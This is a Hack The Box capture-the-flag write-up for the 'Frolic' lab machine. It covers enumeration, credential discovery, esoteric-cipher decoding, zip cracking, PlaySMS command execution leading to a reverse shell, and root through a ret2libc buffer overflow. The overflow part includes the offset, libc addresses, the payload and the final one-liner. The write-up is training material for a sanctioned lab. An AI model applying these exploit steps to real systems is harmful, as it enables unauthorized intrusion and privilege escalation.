Hack The Box : Frolic
28 August, 2021
---------------------Starting Port Scan-----------------------


PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
9999/tcp open  abyss


---------------------Starting Script Scan-----------------------


PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h49m57s, deviation: 3h10m30s, median: 1s
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2021-08-24T21:40:09+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-24T16:10:09
|_  start_date: N/A


---------------------Starting Full Scan------------------------


PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1880/tcp open  vsat-control
9999/tcp open  abyss


Making a script scan on extra ports: 1880


PORT     STATE SERVICE VERSION
1880/tcp open  http    Node.js (Express middleware)
|_http-title: Node-RED
Seeing SMB ports, I ran enum4linux
 =========================================
|    Share Enumeration on 10.10.10.111    |
 =========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (frolic server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\sahay (Local User)
S-1-22-1-1001 Unix User\ayush (Local User)
Port 1880 was a Node-RED instance and port 9999 was running nginx


I ran gobuster on port 9999 and a bunch of paths came up
/admin                (Status: 200) [Size: 634]
/backup               (Status: 200) [Size: 28]
/dev                  (Status: 403) [Size: 178]
/test                 (Status: 200) [Size: 84150]
Let's see what they have
$ curl 10.10.10.111:9999/backup/
password.txt
user.txt
loop/
$ curl 10.10.10.111:9999/backup/password.txt
password - imnothuman
$ curl 10.10.10.111:9999/backup/user.txt
user - admin
$ curl 10.10.10.111:9999/backup/loop/
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.10.3 (Ubuntu)</center>
</body>
</html>
These credentials didn't work with Node-RED. Let's check the /admin/ path, it has a login page too.

Credentials failed again, but then I checked the source of the page and found a password in the JS file
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate() {
    var username = document.getElementById("username").value;
    var password = document.getElementById("password").value;
    if (username == "admin" && password == "superduperlooperpassword_lol") {
        alert("Login successfully");
        window.location = "success.html"; // Redirecting to other page.
        return false;
    } else {
        attempt--; // Decrementing by one.
        alert("You have left " + attempt + " attempt;");
        // Disabling fields after 3 attempts.
        if (attempt == 0) {
            document.getElementById("username").disabled = true;
            document.getElementById("password").disabled = true;
            document.getElementById("submit").disabled = true;
            return false;
        }
    }
}
The page after logging in was just a series of ., ! and ?
$ curl http://frolic.htb:9999/admin/success.html
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... .....
..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?.. ..... .....
....! ..... ..... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !...! .....
..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!!
!!!!? .?!.? !!!!! !!!!! !!!!! .?... ..... ..... ....! ?!!.? ..... .....
..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?.
?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?.... .....
..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.?. ..... .....
..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!!
!.!!! !!... ..... ..... ....! .?... ..... ..... ....! ?!!.? !!!!! !!!!!
!!!!! !?.?! .?!!! !!!!! !!!!! !!!!! !!!!! .?... ....! ?!!.? ..... .?.?!
.?... ..... ....! .?... ..... ..... ..!?! !.?.. ..... ..... ..?.? !.?..
!.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?.
?!.?! !!!!! !!!!! !!... ..... ...!. ?.... ..... !?!!. ?!!!! !!!!? .?!.?
!!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!!
!.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!!
!.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. .....
..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!!
!!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!!
!!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .....
..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! .....
..!.! !!!!! !.?.
Just randomly guessing paths, I stumbled upon /dev/backup
$ curl 10.10.10.111:9999/dev/backup/
/playsms
10.10.10.111:9999/playsms was pointing to a PlaySMS instance

Once again, none of the passwords along with admin as the username worked.
I circled back to the post login message and search around to no avail. Ultimately I put it into dcode.fr's cipher identifier it suggested Ook!. Decoding the message:
Nothing here check /asdiSIAJJ0QWE9JAS
I checked out the path and the returned content looked like base64 encoded
$ curl 10.10.10.111:9999/asdiSIAJJ0QWE9JAS/
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA

$ curl -s 10.10.10.111:9999/asdiSIAJJ0QWE9JAS/ | base64 --decode > random; file random
random: Zip archive data, at least v2.0 to extract
Extracting the files inside required a password and none of the two found before worked, so I decided to brute force.
$ fcrackzip -u -D -p ../../wordlists/rockyou.txt random.zip


PASSWORD FOUND!!!!: pw == password

$ cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463067506973724b7973674b7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b7973675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c53307450463067506930744c5330674c5330754c5330674c5330744c5330674c6a77724b7973670d0a4b317374506973674b79737250463067506973724b793467504373724b3173674c5434744c53304b5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c533467504373724b3173674c5434744c5330675046302b4c5330674c5330744c533467504373724b7973675779302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a

$ cat index.php | xxd -r -p
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==
This was base64 encoded Brainfuck, another esoteric programming language. Using dcode.fr again, the output was
idkwhatispass
Using this with admin as the username, I was able to login to PlaySMS. I looked for authenticated exploits for PlaySMS and using a combination of 42003 and 42044, I was able to execute commands through the user agent input.

Armed with this capability, I was able to get a reverse shell as www-data
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.111] 52294
bash: cannot set terminal process group (1233): Inappropriate ioctl for device
bash: no job control in this shell
www-data@frolic:~/html/playsms$ whoami
whoami
www-data
www-data@frolic:~/html/playsms$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@frolic:~/html/playsms$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
sahay:x:1000:1000:Ayush Sahay,,,:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/bin/bash
User
www-data had access to the flag inside ayush's home directory
www-data@frolic:/home$ ls *
ls *
ayush:
user.txt

sahay:
www-data@frolic:/home$ cat ayush/user.txt
cat ayush/user.txt
<flag>
Root
There was a SUID binary called rop present in /home/ayush/.binary
www-data@frolic:/home/ayush/.binary$ file rop
file rop
rop: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=59da91c100d138c662b77627b65efbbc9f797394, not stripped
www-data@frolic:/home/ayush/.binary$ rop
rop
[*] Usage: program <message>
www-data@frolic:/home/ayush/.binary$ rop hello
rop hello
[+] Message sent: hello
Let's run it with strace
www-data@frolic:/home/ayush/.binary$ strace ./rop hello
strace ./rop hello
execve("./rop", ["./rop", "hello"], [/* 6 vars */]) = 0
brk(NULL)                               = 0x804b000
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fd6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=28096, ...}) = 0
mmap2(NULL, 28096, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fcf000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\320\207\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1786484, ...}) = 0
mmap2(NULL, 1792540, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e19000
mmap2(0xb7fc9000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1af000) = 0xb7fc9000
mmap2(0xb7fcc000, 10780, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7fcc000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e18000
set_thread_area({entry_number:-1, base_addr:0xb7e18700, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:6)
mprotect(0xb7fc9000, 8192, PROT_READ)   = 0
mprotect(0x8049000, 4096, PROT_READ)    = 0
mprotect(0xb7ffe000, 4096, PROT_READ)   = 0
munmap(0xb7fcf000, 28096)               = 0
setuid32(0)                             = -1 EPERM (Operation not permitted)
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
brk(NULL)                               = 0x804b000
brk(0x806c000)                          = 0x806c000
write(1, "[+] Message sent: hello", 23[+] Message sent: hello) = 23
exit_group(0)                           = ?
+++ exited with 0 +++
This binary is accepting input so I was thinking of a buffer overflow attack
$ pwn checksec rop
[*] 'rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
NX enabled means the stack is not executable. I learnt that this prevents classic buffer overflows since that involves executing an address right from the stack. Instead if the NX bit is set, a return to libc attack can be used, it sets the EIP to an address of a function of our choice from libc.
OS Level ASLR was also disabled on the machine.
www-data@frolic:/home/ayush/.binary$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
0
Giving a thousand character input crashed the program
$eax   : 0x3e8
$ebx   : 0xffffd140  →  "4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A[...]"
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xffffd110  →  "8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A[...]"
$ebp   : 0x41366241 ("Ab6A"?)
$esi   : 0xf7faa000  →  0x001e4d6c
$edi   : 0xf7faa000  →  0x001e4d6c
$eip   : 0x62413762 ("b7Ab"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]

$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x62413762 -l 1000
[*] Exact match at offset 52
Now I need the address of libc
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
This is the start of libc so I need to find the location of system and exit functions. Also I'll need the location of /bin/sh string since that will be the argument to system
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "system"
</.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "system"
   245: 00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "exit"
</.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "exit"
   112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.10
   141: 0002e9d0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
www-data@frolic:/home/ayush/.binary$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
</.binary$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 15ba0b /bin/sh
Let's add the libc start offset
system @ B7E19000 + 0003ADA0 = B7E53DA0
exit @ B7E19000 + 0002E9D0 = B7E479D0
/bin/sh @ B7E19000 + 15BA0B = B7F74A0B
Creating the payload
payload = 'A' * 52
payload += "\xa0\x3d\xe5\xb7"
payload += "\xd0\x79\xe4\xb7"
payload += "\x0b\x4a\xf7\xb7"
print(payload)
First I tried to use a base64 encoded form of the payload but that didn't seem to work, so I just moved the python code inline
www-data@frolic:/home/ayush/.binary$ ./rop $(echo "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQcKgPcOlwrfDkHnDpMK3C0rDt8K3Cg==" | base64 -d)
<FBQUFBQUFBQUFBQcKgPcOlwrfDkHnDpMK3C0rDt8K3Cg==" | base64 -d)
Segmentation fault (core dumped)
www-data@frolic:/home/ayush/.binary$ ./rop $(python3 -c 'print("A"*52 + "\xa0\x3d\xe5\xb7" + "\xd0\x79\xe4\xb7" + "\x0b\x4a\xf7\xb7")')
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
<flag>